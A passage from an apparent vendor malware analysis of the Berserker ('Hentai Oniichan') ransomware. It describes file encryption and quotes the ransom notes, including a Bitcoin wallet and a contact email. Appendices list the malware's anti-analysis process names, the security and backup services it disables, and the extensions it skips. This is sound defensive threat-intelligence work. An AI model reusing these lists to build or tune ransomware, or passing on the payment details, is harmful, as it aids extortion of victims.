
Encryption

Berserker is written in C++ and is statically compiled against the library Crypto++.

For the encryption, Berserker iterates over the whole hard drive using depth-first search. It uses block-lists as a filtering mechanism. If a folder name or file extension is on its internal block-lists (see Appendix for a complete list) the file or directory is skipped. If the file is not on the list it is encrypted later on and gets the extension .HOR.


The ransomware also doesn't forget to deliver its ransom note. It drops two types of notes: one that is dropped on the desktop warning the user to not kill the running process (Figure 6).

The second ransom note is used as a replacement for the desktop wallpaper where the actual ransom demand and contact information is written (Figure 7).


File Edit View History Bookmarks Tools Help
/C:/Users/admin/Desktop/warning
file:///C:/Users/admin/Desktop/warning.htm
Getting Started

If you end task/kill our program, your data will gone forever, which mean "YOU CANNOT RECOVER YOUR DATA!"

Figure 6: Content of Warning.html displayed in a web browser.



HENTAI ONICHAN RANSOMWARE VERSION BERSERKER

TO RECOVER DATA:

- PAY 10 BTC (BITCOIN).
- SEND/PAY ONLY TO THIS BITCOIN WALLET "ONLY TO THIS BITCOIN ADDRESS" = bc1qrt3tv5ahme3ex2mkx5txd9vekpplc50wnujzgu
- NO NEGOTIABLE OFFER MY ENGLISH IS BAD SO STOP WASTING TIME.
- SEND EMAIL TO hidalgoroberto859@gmail.com WITH SUBJECT YOUR COMPUTER/PC/IP NAME AND WITH BODY/MESSAGE "I'M DONE WITH PAYMENT".
- AFTER YOU FINISH WITH PAYMENT, I SEND DECRYPTOR PROGRAM.
- TIME EXPIRED IN 30 DAYS FROM NOW.

HentaiOniichanRansomware<HOR>

Figure 7: Ransom note displayed as desktop wallpaper

Conclusion

In contrast to most ransomware, Berserker targets additional files and directories to make recovery more complicated. To do so, it heavily relies on Powershell and cmd. For example, Windows Defender mitigation, recovery feature, and email transmissions are handled by using Powershell.

Furthermore, we have found several log messages referenced in the code and during the dynamic analysis, the sample creates empty log files. This could indicate that the malware is still under development.

With VMRay's unique dynamic analysis technology and the intelligent monitoring system at the hypervisor layer, malware analysts can quickly and reliably reconstruct the big picture of the malware's behavior regardless of the complexity of the threat or its behavior.

IOCs

Sample

```
4444458bf47925c82431843fd147aabbfbee71ca849fc711cb69b0cea01f4747
```

Appendix

Names compared against running processes

```
antidebug_antivm_index.yar
autoruns.exe
autorunsc.exe
crypto_index.yar
dumpcap.exe
exploit_kits_index.yar
Fiddler.exe
filemon.exe
HipsDaemon.exe
HipsMain.exe
HipsTray.exe
HookExplorer.exe
httpdebugger.exe
idaq.exe
idaq64.exe
ImmunityDebugger.exe
ImportREC.exe
inVtero.ps1
inVteroPS.ps1
inVteroPS.psm1
joeboxcontrol.exe
joeboxserver.exe
kscan.exe
kwsprotect64.exe
kxescore.exe
kxetray.exe
LordPE.exe
malware_index.yar
ollydbg.exe
packers_index.yar
PETools.exe
proc_analyzer.exe
ProcessHacker.exe
procexp.exe
procmon.exe
py.exe
python.exe
QMDL.exe
QMPersonalCenter.exe
QQPCPatch.exe
QQPCRealTimeSpeedup.exe
QQPCRTP.exe
QQPCTray.exe
QQRepair.exe
regmon.exe
ResourceHacker.exe
sniff_hit.exe
sysAnalyzer.exe
SysInspector.exe
tcpview.exe
windbg.exe
Wireshark.exe
x32dbg.exe
x64dbg.exe
```

List of Disabled Services

```
Acronis VSS Provider
AcronisAgent
AcrSch2Svc
Antivirus
ARSM
AVP
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDeviceMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
BackupExecVSSProvider
bedbg
ccEvtMgr
ccSetMgr
Culserver
dbeng8
dbsrv12
DCAgent
DefWatch
EhttpSrv
ekrn
Enterprise Client Service
EPSecurityService
EPUpdateService
EraserSvc11710
EsgShKernel
ESHASRV
FA_Scheduler
IISAdmin
IMAP4Svc
KAVFSGT
kavfsslp
klnagent
macmnsvc
masvc
MBAMService
MBEndpointAgent
McAfeeEngineService
McAfeeFrameworkMcAfeeFramework
McShield
McTaskManager
mfefire
mfemms
mfevtp
MMS
mozyprobackup
MsDtsServer100
MsDtsServer110
MSExchangeES
MSExchangeIS
MSExchangeMGMT
MSExchangeMTA
MSExchangeSA
```

```
MSExchangeSRS
msftesql$PROD
msmdsrv
MSOLAP$SQL_2008
MSOLAP$SYSTEM_BGC
MSOLAP$TPSAMA
MSSQL$BKUPEXEC
MSSQL$ECWDB2
MSSQL$PRACTICEMGT
MSSQL$PRACTTICEBGC
MSSQL$PROD
MSSQL$PROFXENGAGEMENT
MSSQL$SBSMONITORING
MSSQL$SHAREPOINT
MSSQL$SOPHOS
MSSQL$SQL_2008
MSSQL$SQLEXPRESS
MSSQL$SYSTEM_BGC
MSSQL$TPSAMA
MSSQL$VEEAMSQL2008R2
MSSQL$VEEAMSQL2012
MSSQLFDLauncher$PROFXENGAGEMENT
MSSQLFDLauncher$SBSMONITORING
MSSQLFDLauncher$SHAREPOINT
MSSQLFDLauncher$SQL_2008
MSSQLFDLauncher$SYSTEM_BGC
MSSQLFDLauncher$TPSAMA
MSSQLSERVER
MSSQLServerADHelper100
MSSQLServerOLAPService
MySQL57
MySQL80
NetMsmqActivator
ntrtscan
OracleClientCache80
PDVFSService
POP3Svc
QBCFMonitorService
QBIDPService
QuickBoooks.FCS
ReportServer$SQL_2008
ReportServer$SYSTEM_BGC
ReportServer$TPSAMA
RESvc
RTVscan
SAVAdminService
SavRoam
SAVService
SepMasterService
ShMonitor
Smcinst
SmcService
SMTPSvc
SNAC
SntpService
```

```
Sophos Agent
Sophos AutoUpdate Service
Sophos Clean Service
Sophos Device Control Service
Sophos File Scanner Service
Sophos Health Service
Sophos MCS Agent
Sophos MCS Client
Sophos Message Router
Sophos Safestore Service
Sophos System Protection Service
Sophos Web Control Service
sophossps
SQL Backups
sqladhlp
SQLADHLP
sqlagent
SQLAgent$BKUPEXEC
SQLAgent$CITRIX_METAFRAME
SQLAgent$CXDB
SQLAgent$ECWDB2
SQLAgent$PRACTTICEBGC
SQLAgent$PRACTTICEMGT
SQLAgent$PROD
SQLAgent$PROFXENGAGEMENT
SQLAgent$SBSMONITORING
SQLAgent$SHAREPOINT
SQLAgent$SOPHOS
SQLAgent$SQL_2008
SQLAgent$SQLEXPRESS
SQLAgent$SYSTEM_BGC
SQLAgent$TPSAMA
SQLAgent$VEEAMSQL2008R2
SQLAgent$VEEAMSQL2012
sqlbrowser
SQLBrowser
SQLsafe Backup Service
SQLsafe Filter Service
SQLSafeOLRService
sqlserv
SQLSERVERAGENT
SQLTELEMETRY$ECWDB2
sqlwriter
SQLWriter
svcGenericHost
swi_filter
swi_service
swi_update_64
Symantec System Recovery
TmCCSF
tmlisten
tomcat6
TrueKeyScheduler
TrueKeyServiceHelper
UI0Detect
```

```
Veeam Backup Catalog Data Service
VeeamBackupSvc
VeeamBrokerSvc
VeeamCatalogSvc
VeeamCloudSvc
VeeamDeploymentService
VeeamDeploySvc
VeeamEnterpriseManagerSvc
VeeamHvIntegrationSvc
VeeamMountSvc
VeeamNFSSvc
VeeamRESTSvc
VeeamTransportSvc
vmware-converter
vmware-usbarbitator64
W3Svc
wrapper
WRSVC
```

List of Ignored Extensions

```
.bak
.bin
.c
.cpp
.ps1
.hpp
.cmd
.com
.dat
.DAT
.db
.dll
.exe
.h
.inf
.ini
.ink
.js
.lib
.lnk
.sys
.vbs
.ws
```